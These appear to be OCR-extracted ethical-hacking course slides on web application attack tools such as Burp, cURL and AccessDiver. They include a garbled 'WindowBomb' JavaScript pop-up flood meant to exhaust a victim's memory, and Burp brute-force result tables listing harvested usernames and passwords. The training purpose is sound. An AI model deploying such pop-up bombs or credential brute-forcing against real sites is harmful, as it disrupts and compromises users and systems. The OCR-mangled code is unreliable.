
BlackWidow

- ⦿ <http://softbytelabs.com>
- ⦿ Black widow is a Website scanner, a site mapping tool, a site ripper, a site mirroring tool, and an offline browser program
- ⦿ It can be used to scan a site and create a complete profile of the site's structure, files, Email addresses, external links, and even link errors



AccessDiver

- ◉ **AccessDiver** is a software which can detect security failures on web pages.
- ◉ It has multiple efficient tools which will verify the robustness of your accounts and directories accurately.




Hacking Tool: WindowBomb

```
<HTML>
<HEAD>
<TITLE>WARNING [] INFECTING VIRUS </TITLE>
</HEAD>
<BODY ca load = "windowBomb ()">
<SCRIPT LANGUAGE= "Java Script">
{ FUNCTION WINDOW BOMB }
{ var : counter =0 // dummy counter
  while (true)
  {
    window open {"http://www.netscape.com",
"CRUSHING"
    + : counter, width=1, height=1,
resizable=90}
: counter ++
  }
}
{/SCRIPT}
</BODY>
</HTML>
```

An Email sent with this html code attached will create pop-up windows until the PC's memory gets exhausted. JavaScript is vulnerable to simple coding such as this.



Burp: Positioning Payloads

<http://portswigger.net>




Burp is a tool for performing automated attacks against web-enabled applications.

Burp: Configuring Payloads and Content Enumeration




Burp comes preconfigured with attack payloads and it can check for common databases on a Lotus Domino server.

Burp



request	payload	response	error	timeout	length	"login incorrect"
7091	favellas	HTTP/1.0 200 Ok	☐	☐	3733	☒
7092	favella	HTTP/1.0 200 Ok	☐	☐	3733	☒
7093	favisms	HTTP/1.0 200 Ok	☐	☐	3733	☒
7094	favored	HTTP/1.0 200 Ok	☐	☐	3733	☒
7095	favorer	HTTP/1.0 200 Ok	☐	☐	3733	☒
7096	favours	HTTP/1.0 200 Ok	☐	☐	3733	☒
7097	favuses	HTTP/1.0 200 Ok	☐	☐	3733	☒
7098	fawners	HTTP/1.0 200 Ok	☐	☐	3733	☒
7099	fawnier	HTTP/1.0 200 Ok	☐	☐	3733	☒
7100	fawning	HTTP/1.0 200 Ok	☐	☐	3733	☒
7101	fazenda	HTTP/1.0 302 Object ...	☐	☐	757	☐
7102	fearers	HTTP/1.0 200 Ok	☐	☐	3733	☒
7103	fearful	HTTP/1.0 200 Ok	☐	☐	3733	☒
7104	fearing	HTTP/1.0 200 Ok	☐	☐	3733	☒
7105	feasing	HTTP/1.0 200 Ok	☐	☐	3733	☒
7106	feasted	HTTP/1.0 200 Ok	☐	☐	3733	☒

progress: 18%




request	payload	response	length	name="username" va...	name="password" va...
285	0384	HTTP/1.0 200 Ok	1610	susanit	monday44
286	0385	HTTP/1.0 404 Not found	195		
287	0386	HTTP/1.0 200 Ok	1611	dthomas	godfather
288	0387	HTTP/1.0 200 Ok	1611	rbentley	chueh219
289	0388	HTTP/1.0 200 Ok	1612	nicholasw	password
290	0389	HTTP/1.0 200 Ok	1605	des	gateway
291	0390	HTTP/1.0 404 Not found	195		
292	0391	HTTP/1.0 404 Not found	195		
293	0392	HTTP/1.0 200 Ok	1611	richardx	richardx
294	0393	HTTP/1.0 404 Not found	195		
295	0394	HTTP/1.0 404 Not found	195		
296	0395	HTTP/1.0 404 Not found	195		
297	0396	HTTP/1.0 200 Ok	1614	administrator	infamy
298	0397	HTTP/1.0 200 Ok	1617	administrator2	firewall
299	0398	HTTP/1.0 200 Ok	1613	johnneville	teacher
300	0399	HTTP/1.0 404 Not found	195		

progress: 100%


Burp can be used for password guessing as well as data mining.

Burp Proxy: Intercepting HTTP/S traffic




Burp proxy operates as a man-in-the-middle between the end browser and the target web server, and allows the attacker to intercept, inspect, and modify the raw traffic passing in both directions.

Burp Proxy: Hex-editing of Intercepted Traffic



Burp proxy allows the attacker to modify intercepted traffic in both text and hexadecimal form, so even transfers of binary data can be manipulated.

Burp Proxy: Browser Access to Request History



Burp proxy maintains a complete history of every request sent by the browser.

Hacking Tool: cURL

<http://curl.haxx.se>

- ⦿ cURL is a multi-protocol transfer library
- ⦿ It is a client side URL transfer library supporting FTP, FTPS, HTTP, HTTPS, GOPHER, TELNET, DICT, FILE, and LDAP
- ⦿ cURL supports HTTPS certificates, HTTP POST, HTTP PUT, FTP uploading, Kerberos, HTTP form-based upload, proxies, cookies, user+password authentication, file transfer resume, http proxy tunneling, and more


Proof of Concept

Screenshot: cURL

```
curl 7.10 (win32) libcurl/7.10
Usage: curl [options...] <url>
Options: <H> means HTTP/HTTPS only, <F> means FTP only
-a/--append          Append to target file when uploading <F>
-A/--user-agent <string> User-Agent to send to server <H>
-b/--cookie <name=string/file> Cookie string or file to read cookies from <H>
-B/--use-ascii       Use ASCII/text transfer
-c/--cookie-jar <file> Write all cookies to this file after operation <H>
-C/--continue-at <offset> Specify absolute resume offset
-d/--data <data>      HTTP POST data <H>
  --data-ascii <data>  HTTP POST ASCII data <H>
  --data-binary <data> HTTP POST binary data <H>
  --disable-epsv       Prevents curl from using EPSV <F>
-D/--dump-header <file> Write the headers to this file
  --egd-file <file>   EGD socket path for random data <SSL>
-e/--referer         Referer page <H>
-E/--cert <cert[:passwd]> Specifies your certificate file and password <HTTPS>
  --cert-type <type>   Specifies certificate file type <DER/PEM/ENG> <HTTPS>
  --key <key>          Specifies private key file <HTTPS>
  --key-type <type>    Specifies private key file type <DER/PEM/ENG> <HTTPS>
  --pass <pass>        Specifies passphrase for the private key <HTTPS>
  --engine <eng>       Specifies the crypto engine to use <HTTPS>
  --cacert <file>      CA certificate to verify peer against <SSL>
  --capath <directory> CA directory (made using c_rehash) to verify
                        peer against <SSL, NOT Windows>
  --ciphers <list>     What SSL ciphers to use <SSL>
  --compressed         Request a compressed response (using deflate).
  --connect-timeout <seconds> Maximum time allowed for connection
  --crlf               Convert LF to CRLF in upload. Useful for MVS (OS/390)
-f/--fail             Fail silently (no output at all) on errors <H>
-F/--form <name=content> Specify HTTP POST data <H>
-g/--globoff         Disable URL sequences and ranges using {} and []
-G/--get             Send the -d data with a HTTP GET <H>
-h/--help            This help text
-H/--header <line>   Custom header to pass to server. <H>
-i/--include         Include the HTTP-header in the output <H>
-I/--head            Fetch document info only <HTTP HEAD/FTP SIZE>
-j/--junk-session-cookies Ignore session cookies read from file <H>
  --interface <interface> Specify the interface to be used
```

Carnivore

- ◉ Carnivore is an FBI assistance program
- ◉ It captures all Email messages to and from a specific user's account
- ◉ Carnivore eavesdrops on network packets, watching them go by, then saves a copy of the packets it is interested in (passive sniffer)



Picture Source:

<http://www.politrix.org/foia/carnivore/carnr03.jpg>

Proof of Concept

Summary

- ◉ Web applications are client/server software applications that interact with users or other systems using HTTP
- ◉ Attackers may try to deface the Website, steal credit card information, inject malicious codes, exploit server side scriptings, etc.
- ◉ Command injection, XSS attacks, Sql Injection, Cookie Snooping, cryptographic Interception, Buffer Overflow, etc. are some of the threats against web applications
- ◉ Organization policies must support the countermeasures against all such types of attacks



Ethical Hacking

Module XIII

Web-Based Password Cracking
Techniques

Scenario

Cracking accounts, stealing files, defacing websites is just a click away for Raven. All of these illegal activities give him a kick. He uses his skills to make money for his living. He has a website where people can request him to do all manner of things such as cracking email accounts, enumerating accounts and lots more; whatever 